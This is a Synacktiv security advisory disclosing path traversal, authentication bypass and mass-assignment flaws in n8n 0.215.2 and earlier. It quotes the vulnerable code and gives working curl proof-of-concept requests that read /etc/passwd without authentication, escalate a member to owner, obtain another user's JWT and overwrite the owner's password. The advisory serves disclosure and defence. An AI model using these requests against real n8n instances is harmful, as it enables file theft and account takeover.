SYNACKTIV

SECURITY ADVISORY


Multiple vulnerabilities in n8n <= 0.215.2

CVE-2023-27562 / CVE-2023-27563 / CVE-2023-27564

2023.05.09

ANTOINE CERVOISE

JÉRÔME MAMPIANINAZAKASON



Vulnerability description

Presentation of n8n

N8n is a "free and source-available fair-code licensed workflow automation tool"[1] as described in their GitHub page.

Issue

The Synacktiv team discovered multiple vulnerabilities affecting n8n version 0.215.2 and lower:

- V01 (CVE-2023-27562) – Two authenticated path traversals leading to two authenticated file reads.
- V02 (CVE-2023-27564) – An authentication bypass, which can be associated to one of the previous path traversals to create a pre-authenticated file read. On a server using SQLite, this would allow downloading the database in order to:
  - Attempt to crack users passwords.
  - Generate a valid invitation link for an invited user.
  - Generate a valid link in order to reset password for an account.
  - Extract secrets by exploiting the vulnerability twice in order to extract the encryption key.
- V03 (CVE-2023-27563) – A massive assignment allowing authenticated users to:
  - Elevate their privileges by editing their role to `owner`.
  - Retrieve any user JWT.
  - Editing any user attributes, even its password.

Affected versions

Version 0.215.2 is affected and anterior versions are likely to be vulnerable as well.

The 0.216.1 version is not vulnerable.

[1] https://n8n.io/ and https://github.com/n8n-io/n8n

Timeline

Date	Description
2023.02.16	Contact email sent to security@n8n.com.
2023.02.17	Advisory sent to security@n8n.com.
2023.02.21	Vulnerabilities confirmed by n8n and patch released in version 0.216.1.
2023.03.06	CVE-2023-27562, CVE-2023-27563 and CVE-2023-27564 assigned.
2023.05.09	Public release.

Technical description

V01 Authenticated path traversal (CVE-2023-27562)

Description

The `/rest/credential-translation` endpoint takes a user input to build a file path, reads the corresponding file and returns its content to the user, in `packages/cli/src/Server.ts` at line 588:

```
[...]
    this.app.get(
      `/${this.restEndpoint}/credential-translation`,
      ResponseHelper.send(
        async (
          req: express.Request & { query: { credentialType: string } },
          res: express.Response,
        ): Promise<object | null> => {
          const translationPath = getCredentialTranslationPath({
            locale: this.frontendSettings.defaultLocale,
            credentialType: req.query.credentialType,
          });

          try {
            return require(translationPath);
          } catch (error) {
            return null;
          }
        },
      ),
    );
[...]
```

The `getCredentialTranslationPath` function detailed in `packages/cli/src/TranslationHelpers.ts` line 54, does not perform any check on the built path. It is possible for an authenticated user to exit the context of the `credsPath` directory, by using special elements such as `..` and `/` separators in the `credentialType` argument.

```
[...]
export function getCredentialTranslationPath({
  locale,
  credentialType,
}: {
  locale: string;
  credentialType: string;
}): string {
  const credsPath = join(NODES_BASE_DIR, 'dist', 'credentials');

  return join(credsPath, 'translations', locale, `${credentialType}.json`);
}
```

Moreover, the `/rest/data/:path` **`endpoint also takes a user input to build a file path,`** reads the corresponding file and returns its content to the user, in `packages/cli/src/Server.ts` at line 1157:

```
[...]
    // Download binary
    this.app.get(
      `/${this.restEndpoint}/data/:path`,
      async (req: BinaryDataRequest, res: express.Response): Promise<void> => {
        // TODO UM: check if this needs permission check for UM
        const identifier = req.params.path;
        const binaryDataManager = BinaryDataManager.getInstance();
        const binaryPath = binaryDataManager.getBinaryPath(identifier);
        [...]
        res.sendFile(binaryPath);
      },
    );
[...]
```

The `getBinaryPath` method of `BinaryDataManager`, detailed in `packages/core/src/BinaryDataManager/index.ts` at line 145, splits the identifier argument on the `:` character and takes the first two entries as `mode` and `ID`.

This `mode` is then used to select the manager class to build the file path from the `ID` argument.

```
[...]
  getBinaryPath(identifier: string): string {
    const { mode, id } = this.splitBinaryModeFileId(identifier);
    if (this.managers[mode]) {
      return this.managers[mode].getBinaryPath(id);
    }

    throw new Error('Storage mode used to store binary data not available');
  }
[...]
  private splitBinaryModeFileId(fileId: string): { mode: string; id: string } {
    const [mode, id] = fileId.split(':');
    return { mode, id };
  }
[...]
```

The `filesystem` mode will select the `FileSystem` class and its `getBinaryPath` method, at line 87 of the `packages/core/src/BinaryDataManager/FileSystem.ts` file. No check is performed on generated path:

```
[...]
  getBinaryPath(identifier: string): string {
    return path.join(this.storagePath, identifier);
  }
[...]
```

Impact

Any authenticated user is able to read any file present on the file system if its extension is json.

```
$ curl -ks 'https://redacted.com/rest/credential-translation?
credentialType=../../../../../../../../../usr/local/lib/node_modules/n8n/package' -b
'n8n-auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZC[...]zfQ.5DrEtxUwz7TgSBx214rPki-
pCOIMlKCkIKvtcdanVXk' | jq
{
  "data": {
    "name": "n8n",
    "version": "0.215.2",
    "description": "n8n Workflow Automation Tool",
    "license": "SEE LICENSE IN LICENSE.md",
[...]
      "test:postgres:alt-schema": "DB_POSTGRESDB_SCHEMA=alt_schema pnpm test:postgres",
      "test:mysql": "N8N_LOG_LEVEL=silent DB_TYPE=mysqldb jest",
      "watch": "concurrently \"tsc -w -p tsconfig.build.json\" \"tsc-alias -w -p
tsconfig.build.json\"",
      "typeorm": "ts-node -T ../../node_modules/typeorm/cli.js"
    }
  }
}
```

Moreover, the second path traversal allow the authenticated user to read any file on the file system:

```
$ curl -ksi 'https://redacted.com/rest/data/filesystem:..%2F..%2F..%2F..%2F..%2F..%2F..
%2F..%2F..%2Fetc%2Fpasswd'  -b 'n8n-
auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZC[...]zfQ.5DrEtxUwz7TgSBx214rPki-
pCOIMlKCkIKvtcdanVXk'
HTTP/1.1 200 OK
[...]

root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
[...]
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
node:x:1000:1000:Linux User,,,:/home/node:/bin/sh
```

V02 Authentication bypass (CVE-2023-27564)

Description

The middleware in charge of authentication of endpoints presents a loose condition, in `packages/cli/src/middlewares/auth.ts` at line 67:

```
[...]
export const setupAuthMiddlewares = (
  app: Application,
  ignoredEndpoints: Readonly<string[]>,
  restEndpoint: string,
  userRepository: Repository<User>,
) => {
[...]
  app.use(async (req: Request, res: Response, next: NextFunction) => {
    if (
      // TODO: refactor me!!!
      // skip authentication for preflight requests
      req.method === 'OPTIONS' ||
[...]
      req.url.startsWith('/fonts/') ||
      req.url.includes('.svg') ||
      req.url.startsWith(`/${restEndpoint}/settings`) ||
[...]
    ) {
      return next();
    }
[...]
```

The highlighted condition is loose, as it requires only the inclusion of the `.svg` characters to allow an anonymous request to an endpoint.

Impact

Combined with the second path traversal in the previous section, this vulnerability allows anonymous file read. Indeed, it is possible to append `:.svg` at the end of the path which will be ignored as the `splitBinaryModeFileId` will split the user input and only uses the first and second value as **`mode`** and **`ID`** to build the path.

```
$ curl -ksi 'https://redacted.com/rest/data/filesystem:..%2F..%2F..%2F..%2F..%2F..%2F..
%2F..%2F..%2Fetc%2Fpasswd:.svg'
HTTP/1.1 200 OK
[...]

root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
[...]
nobody:x:65534:65534:nobody:/:/sbin/nologin
node:x:1000:1000:Linux User,,,:/home/node:/bin/sh
```

V03 Massive assignment (CVE-2023-27563)

Description

The mechanism in charge of updating user attributes does not perform sufficient checks on the edited attributes. Thus, it is possible for an authenticated user to edit any of it or other user attributes.

The `updateCurrentUser` method of the `MeController` class does not perform sufficient checks before merging a user object with an object controlled by the user. This can be observed in the `packages/cli/src/controllers/me.controller.ts` file at line 60.

```
[...]
  /**
   * Update the logged-in user's settings, except password.
   */
  @Patch('/')
  async updateCurrentUser(req: MeRequest.Settings, res: Response): Promise<PublicUser>
{
    const { email } = req.body;
[...]

    const { email: currentEmail } = req.user;
    const newUser = new User();

    Object.assign(newUser, req.user, req.body);

    await validateEntity(newUser);

    const user = await this.userRepository.save(newUser);

    this.logger.info('User updated successfully', { userId: user.id });

    await issueCookie(res, user);

    const updatedKeys = Object.keys(req.body);
    void this.internalHooks.onUserUpdate({
      user,
      fields_changed: updatedKeys,
    });

    await this.externalHooks.run('user.profile.update', [currentEmail,
sanitizeUser(user)]);

    return sanitizeUser(user);
  }
[...]
```

Impact

An authenticated user would be able to add any attribute in the object sent in the HTTP request body, and it would be merged in the user object without prior checks.

This would allow multiple types of attack. To illustrate, the Synacktiv experts used an n8n docker instance with the following user accounts:

- `owner@pwn.local`: first account, owner with UID of `529c8a11-40e4-4a69-9862-98d101ccc591`
- `user@pwn.local`: second account, member with UID of `4968de7b-4514-47ae-98df-16ec97c9d7b9`

```
$ curl -ks 'https://redacted.com/rest/users'  -b 'n8n-
auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjUyOWM4YTExLTQwZTQtNGE2OS05ODYyLTk4Z
DEwMWNjYzU5MSIsImVtYWlsIjoib3duZXJAcHduLmxvY2FsIiwicGFzc3dvcmQiOiI0ZTlhNzAwMDZiNWRlZDI2
ZTNlNjAxZjlhZTJmNTNhNWU5MzIwZWNjYjBmNTA4MzQ3YTlmZGEyNjQzZWYzNjFmIiwiaWF0IjoxNjc2NDcyMjM
yLCJleHAiOjE2NzcwNzcwMzJ9.AUjr3Nroo9yQPE5kFqj4-G4svj_i-Rzgwq6c3QDdV0s' | jq '.data|.[]|
{id:.id,email:.email,globalRole:.globalRole,globalRoleId:.globalRoleId}'
{
  "id": "529c8a11-40e4-4a69-9862-98d101ccc591",
  "email": "owner@pwn.local",
  "globalRole": {
    "createdAt": "2023-02-15T14:42:38.993Z",
    "updatedAt": "2023-02-15T14:42:38.993Z",
    "id": "1",
    "name": "owner",
    "scope": "global"
  },
  "globalRoleId": 1
}
{
  "id": "4968de7b-4514-47ae-98df-16ec97c9d7b9",
  "email": "user@pwn.local",
  "globalRole": {
    "createdAt": "2023-02-15T14:42:38.995Z",
    "updatedAt": "2023-02-15T14:42:38.995Z",
    "id": "2",
    "name": "member",
    "scope": "global"
  },
  "globalRoleId": 2
}
```

First scenario: Elevate their privileges to owner

Using the `user@pwn.local` account, it is possible to give it the owner role by editing its own profile:

```
$ curl -ks https://redacted.com/rest/me -X PATCH -b 'n8n-
auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjQ5NjhkZTdiLTQ1MTQtNDdhZS05OGRmLTE2Z
WM5N2M5ZDdiOSIsImVtYWlsIjoidXNlckBwd24ubG9jYWwiLCJwYXNzd29yZCI6IjZiOWNkOGU1MDg1MGJkM2Vh
MTc4YWE1YmQzNjk0MjEwMTk1MDJkYzQ4ZTY1NTgyNmNkOWE5MmM4MWQ4Mzc2YWEiLCJpYXQiOjE2NzY0NzIyOTI
sImV4cCI6MTY3NzA3NzA5Mn0.uOOx8Whr9fHo0ZMHANFqchMcVJBGwbwb4l-4S66JJV0' -H 'Content-Type:
application/json' --data-raw '{"email":"user@pwn.local","globalRole":{"id":1}}'|jq
{
  "data": {
    "createdAt": "2023-02-15T14:44:23.244Z",
    "id": "4968de7b-4514-47ae-98df-16ec97c9d7b9",
    "email": "user@pwn.local",
    "firstName": "User",
    "lastName": "Account 2",
[...]
    "settings": null,
    "globalRoleId": 1,
    "disabled": false,
    "globalRole": {
      "id": 1
    },
    "isPending": false,
    "signInType": "email"
  }
}
```

It is possible to confirm the edition by running the first request to list the user:

```
$ curl -ks 'https://redacted.com/rest/users'  -b 'n8n-
auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjUyOWM4YTExLTQwZTQtNGE2OS05ODYyLTk4Z
DEwMWNjYzU5MSIsImVtYWlsIjoib3duZXJAcHduLmxvY2FsIiwicGFzc3dvcmQiOiI0ZTlhNzAwMDZiNWRlZDI2
ZTNlNjAxZjlhZTJmNTNhNWU5MzIwZWNjYjBmNTA4MzQ3YTlmZGEyNjQzZWYzNjFmIiwiaWF0IjoxNjc2NDcyMjM
yLCJleHAiOjE2NzcwNzcwMzJ9.AUjr3Nroo9yQPE5kFqj4-G4svj_i-Rzgwq6c3QDdV0s'|jq '.data|.[]|
{id:.id,email:.email,globalRole:.globalRole,globalRoleId:.globalRoleId}'
{
  "id": "529c8a11-40e4-4a69-9862-98d101ccc591",
  "email": "owner@pwn.local",
  "globalRole": {
    "createdAt": "2023-02-15T14:42:38.993Z",
    "updatedAt": "2023-02-15T14:42:38.993Z",
    "id": "1",
    "name": "owner",
    "scope": "global"
  },
  "globalRoleId": 1
}
{
  "id": "4968de7b-4514-47ae-98df-16ec97c9d7b9",
  "email": "user@pwn.local",
  "globalRole": {
    "createdAt": "2023-02-15T14:42:38.993Z",
    "updatedAt": "2023-02-15T14:42:38.993Z",
    "id": "1",
    "name": "owner",
    "scope": "global"
  },
  "globalRoleId": 1
}
```

Second scenario: generate an JWT for a specific user

The requirements of this vulnerability is the knowledge of a one user UID. The knowledge of the target email would be another requirement if stealth is required.

As the `updateCurrentUser` calls the `issueCookie` helper, the request will leak a JWT linked to the target user account.

```
$ curl -ksi https://redacted.com/rest/me -X PATCH -b 'n8n-
auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjQ5NjhkZTdiLTQ1MTQtNDdhZS05OGRmLTE2Z
WM5N2M5ZDdiOSIsImVtYWlsIjoidXNlckBwd24ubG9jYWwiLCJwYXNzd29yZCI6IjZiOWNkOGU1MDg1MGJkM2Vh
MTc4YWE1YmQzNjk0MjEwMTk1MDJkYzQ4ZTY1NTgyNmNkOWE5MmM4MWQ4Mzc2YWEiLCJpYXQiOjE2NzY0NzIyOTI
sImV4cCI6MTY3NzA3NzA5Mn0.uOOx8Whr9fHo0ZMHANFqchMcVJBGwbwb4l-4S66JJV0' -H 'Content-Type:
application/json' --data-raw '{"id": "529c8a11-40e4-4a69-9862-98d101ccc591",
"email":"owner-pwn@pwn.local"}'
HTTP/1.1 200 OK
Set-Cookie: n8n-
auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjUyOWM4YTExLTQwZTQtNGE2OS05ODYyLTk4Z
DEwMWNjYzU5MSIsImVtYWlsIjoib3duZXItcHduQHB3bi5sb2NhbCIsInBhc3N3b3JkIjoiNmI5Y2Q4ZTUwODUw
YmQzZWExNzhhYTViZDM2OTQyMTAxOTUwMmRjNDhlNjU1ODI2Y2Q5YTkyYzgxZDgzNzZhYSIsImlhdCI6MTY3NjQ
3MzM4NCwiZXhwIjoxNjc3MDc4MTg0fQ.UvgPTJmfSiqeFKP9Z58AeyKaKEUmKuQqeQ-C7yYoApU; Max-
Age=604800; Path=/; Expires=Wed, 22 Feb 2023 15:03:04 GMT; HttpOnly; SameSite=Lax
Content-Type: application/json; charset=utf-8
Content-Length: 601
ETag: W/"259-KyH/AVC9PUYXkqiIRS/8gfbz/Jo"
Vary: Accept-Encoding
Date: Wed, 15 Feb 2023 15:03:04 GMT
Connection: keep-alive
Keep-Alive: timeout=5
[...]
```

By analyzing the body of the JWT in the code above, it can be noted that the new JWT is linked to the owner account.

- The one used in the request:

```
$ echo
'eyJpZCI6IjQ5NjhkZTdiLTQ1MTQtNDdhZS05OGRmLTE2ZWM5N2M5ZDdiOSIsImVtYWlsIjoidXNlckBwd24ubG
9jYWwiLCJwYXNzd29yZCI6IjZiOWNkOGU1MDg1MGJkM2VhMTc4YWE1YmQzNjk0MjEwMTk1MDJkYzQ4ZTY1NTgyN
mNkOWE5MmM4MWQ4Mzc2YWEiLCJpYXQiOjE2NzY0NzIyOTIsImV4cCI6MTY3NzA3NzA5Mn0'|base64 -d
{"id":"4968de7b-4514-47ae-98df-
16ec97c9d7b9","email":"user@pwn.local","password":"6b9cd8e[...]d8376aa","iat":167647229
2,"exp":1677077092}
```

- The one sent in the response:

```
$ echo
'eyJpZCI6IjUyOWM4YTExLTQwZTQtNGE2OS05ODYyLTk4ZDEwMWNjYzU5MSIsImVtYWlsIjoib3duZXItcHduQH
B3bi5sb2NhbCIsInBhc3N3b3JkIjoiNmI5Y2Q4ZTUwODUwYmQzZWExNzhhYTViZDM2OTQyMTAxOTUwMmRjNDhlN
jU1ODI2Y2Q5YTkyYzgxZDgzNzZhYSIsImlhdCI6MTY3NjQ3MzM4NCwiZXhwIjoxNjc3MDc4MTg0fQ'|base64 -
d
{"id":"529c8a11-40e4-4a69-9862-98d101ccc591","email":"owner-
pwn@pwn.local","password":"6b9cd8e508[...]826cd9a92c81d8376aa","iat":1676473384,"exp":1
677078184}
```

It should be noted that the email of the owner account has been modified, and it has invalided all previously sent JWT associated with the previous email address:

```
$ curl -ksi 'https://redacted.com/rest/users'  -b 'n8n-
auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjUyOWM4YTExLTQwZTQtNGE2OS05ODYyLTk4Z
DEwMWNjYzU5MSIsImVtYWlsIjoib3duZXJAcHduLmxvY2FsIiwicGFzc3dvcmQiOiI0ZTlhNzAwMDZiNWRlZDI2
ZTNlNjAxZjlhZTJmNTNhNWU5MzIwZWNjYjBmNTA4MzQ3YTlmZGEyNjQzZWYzNjFmIiwiaWF0IjoxNjc2NDcyMjM
yLCJleHAiOjE2NzcwNzcwMzJ9.AUjr3Nroo9yQPE5kFqj4-G4svj_i-Rzgwq6c3QDdV0s'
HTTP/1.1 401 Unauthorized
Date: Wed, 15 Feb 2023 15:11:53 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Transfer-Encoding: chunked

Unauthorized

$ curl -ks 'https://redacted.com/rest/users'  -b 'n8n-
auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjUyOWM4YTExLTQwZTQtNGE2OS05ODYyLTk4Z
DEwMWNjYzU5MSIsImVtYWlsIjoib3duZXItcHduQHB3bi5sb2NhbCIsInBhc3N3b3JkIjoiNmI5Y2Q4ZTUwODUw
YmQzZWExNzhhYTViZDM2OTQyMTAxOTUwMmRjNDhlNjU1ODI2Y2Q5YTkyYzgxZDgzNzZhYSIsImlhdCI6MTY3NjQ
3MzM4NCwiZXhwIjoxNjc3MDc4MTg0fQ.UvgPTJmfSiqeFKP9Z58AeyKaKEUmKuQqeQ-C7yYoApU'|jq
'.data|.[]|{id:.id,email:.email,globalRole:.globalRole,globalRoleId:.globalRoleId}'
{
  "id": "529c8a11-40e4-4a69-9862-98d101ccc591",
  "email": "owner-pwn@pwn.local",
  "globalRole": {
    "createdAt": "2023-02-15T14:42:38.993Z",
    "updatedAt": "2023-02-15T14:42:38.993Z",
    "id": "1",
    "name": "owner",
    "scope": "global"
  },
  "globalRoleId": 1
}
[...]
```

Last scenario: edit another user's password

It is possible, using the same mechanism as the scenario above, to edit the owner account's password.

The experts restored the `database.sqlite` file and extracted the following data:

```
$ sqlite3 database.sqlite
sqlite> SELECT id,email,password from user;
529c8a11-40e4-4a69-9862-98d101ccc591|owner@pwn.local|
$2a$10$f6WfE6wATI[...]wOSw0lPcau.cZO
4968de7b-4514-47ae-98df-16ec97c9d7b9|user@pwn.local|
$2a$10$hVBk8b334zun1[...]ZC4.kVqGVjRUNYi92He
```

Then by editing the owner profile from the member account, it is possible to edit its password:

```
$ curl -ksi https://redacted.com/rest/me -X PATCH -b 'n8n-
auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjQ5NjhkZTdiLTQ1MTQtNDdhZS05OGRmLTE2Z
WM5N2M5ZDdiOSIsImVtYWlsIjoidXNlckBwd24ubG9jYWwiLCJwYXNzd29yZCI6IjZiOWNkOGU1MDg1MGJkM2Vh
MTc4YWE1YmQzNjk0MjEwMTk1MDJkYzQ4ZTY1NTgyNmNkOWE5MmM4MWQ4Mzc2YWEiLCJpYXQiOjE2NzY0NzIyOTI
sImV4cCI6MTY3NzA3NzA5Mn0.uOOx8Whr9fHo0ZMHANFqchMcVJBGwbwb4l-4S66JJV0' -H 'Content-Type:
application/json' --data-raw '{"id": "529c8a11-40e4-4a69-9862-98d101ccc591",
"email":"owner-pwn@pwn.local", "password":"BadPasswordToInsertInDatabase"}'

HTTP/1.1 200 OK
Set-Cookie: n8n-
auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjUyOWM4YTExLTQwZTQtNGE2OS05ODYyLTk4Z
DEwMWNjYzU5MSIsImVtYWlsIjoib3duZXItcHduQHB3bi5sb2NhbCIsInBhc3N3b3JkIjoiYzk2YjdlZThiYzlh
NDY3ZjI4ODA0NjMwNTM2ZDIwYTMzOGFkZTJmMWZmZDdiODdmOGUwZGM2N2ZlZTIwNmQxNyIsImlhdCI6MTY3NjQ
3NDI4MywiZXhwIjoxNjc3MDc5MDgzfQ.8iosIMhLQo8yJhP8kLg2makcvF3RtEz4qC96QYwCCek; Max-
Age=604800; Path=/; Expires=Wed, 22 Feb 2023 15:18:03 GMT; HttpOnly; SameSite=Lax
Content-Type: application/json; charset=utf-8
[...]

{"data":{"createdAt":"2023-02-15T14:44:23.244Z","id":"529c8a11-40e4-4a69-9862-
98d101ccc591","email":"owner-pwn@pwn.local","firstName":"User","lastName":"Account
2","personalizationAnswers":{"companyType":"personal","usageModes":["manipulate-
files"],"version":"v3","personalization_survey_submitted_at":"2023-02-
15T14:44:58.868Z","personalization_survey_n8n_version":"0.215.2"},"settings":null,"glob
alRoleId":"2","disabled":false,"globalRole":{"createdAt":"2023-02-
15T14:42:38.995Z","updatedAt":"2023-02-
15T14:42:38.995Z","id":"2","name":"member","scope":"global"},"isPending":false,"signInT
ype":"email"}}
```

And by inspecting the database again, the password column has indeed been changed:

```
$ sqlite3 database.sqlite
sqlite> SELECT id,email,password from user;
529c8a11-40e4-4a69-9862-98d101ccc591|owner-pwn@pwn.local|BadPasswordToInsertInDatabase
4968de7b-4514-47ae-98df-16ec97c9d7b9|user@pwn.local|
$2a$10$hVBk8b334zun1[...]ZC4.kVqGVjRUNYi92He
```

SYNACKTIV

01 45 79 74 75

contact@synacktiv.com

5 boulevard Montmartre

75002 – PARIS

www.synacktiv.com